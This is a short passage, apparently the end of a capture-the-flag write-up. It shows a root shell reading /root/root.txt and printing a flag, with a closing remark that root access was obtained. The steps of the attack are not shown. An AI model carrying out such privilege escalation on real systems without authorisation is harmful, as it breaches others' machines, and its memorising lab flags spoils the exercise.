root-5.0# cat /root/root.txt
Todd{389c9909b8d6a701217a45104de7aa21}
root-5.0#

root@kali: /home/kali
```

And we become root user and got the flag.